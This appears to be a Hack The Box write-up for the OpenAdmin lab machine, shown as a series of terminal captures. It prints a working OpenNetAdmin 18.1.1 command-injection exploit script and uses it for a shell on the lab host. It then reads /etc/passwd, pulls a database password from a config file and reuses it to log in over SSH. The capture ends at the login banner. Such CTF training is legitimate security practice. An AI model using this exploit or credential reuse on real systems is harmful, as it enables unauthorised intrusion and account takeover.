
```
┌──(root💀kali)-[/Documents/htb/boxes/openadmin]
└─# cat 47691.sh
# Exploit Title: OpenNetAdmin 18.1.1 - Remote Code Execution
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

# Exploit Title: OpenNetAdmin v18.1.1 RCE
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

#!/bin/bash

URL="${1}"
while true;do
 echo -n "$ "; read cmd
 curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}"
| sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
```




```
┌──(root💀kali)-[/Documents/htb/boxes/openadmin]
└─# bash 47691.sh
47691.sh: line 8: $'\r': command not found
47691.sh: line 16: $'\r': command not found
47691.sh: line 18: $'\r': command not found
47691.sh: line 23: syntax error near unexpected token `done'
47691.sh: line 23: `done'
```



```
┌──(root💀kali)-[/Documents/htb/boxes/openadmin]
└─# dos2unix 47691.sh
dos2unix: converting file 47691.sh to Unix format ...
```




```
┌──(root💀kali)-[/Documents/htb/boxes/openadmin]
└─# bash 47691.sh http://10.10.10.171/ona/
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```




```
$ ls
config
config_dnld.php
dcm.php
images
include
index.php
local
login.php
logout.php
modules
plugins
winc
workspace_plugins
```


find a database config file that containes a password




```
$ ls config
auth_ldap.config.php
config.inc.php
```



```
$ cat config/config.inc.php | grep pass
// Think of it as a cache or an easy way to pass data around ;)
$ ls local
config
nmap_scans
plugins
$ ls local/config
database_settings.inc.php
motd.txt.example
run_installer
```




```
$ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
```




```
$ ls /home
jimmy
joanna
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
$
```


jimmy:n1nj4W4rri0R!




```
┌──(root💀kali)-[/Documents/htb/boxes/openadmin]
└─# ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon May 10 05:50:05 UTC 2021

  System load:  0.0               Processes:             121
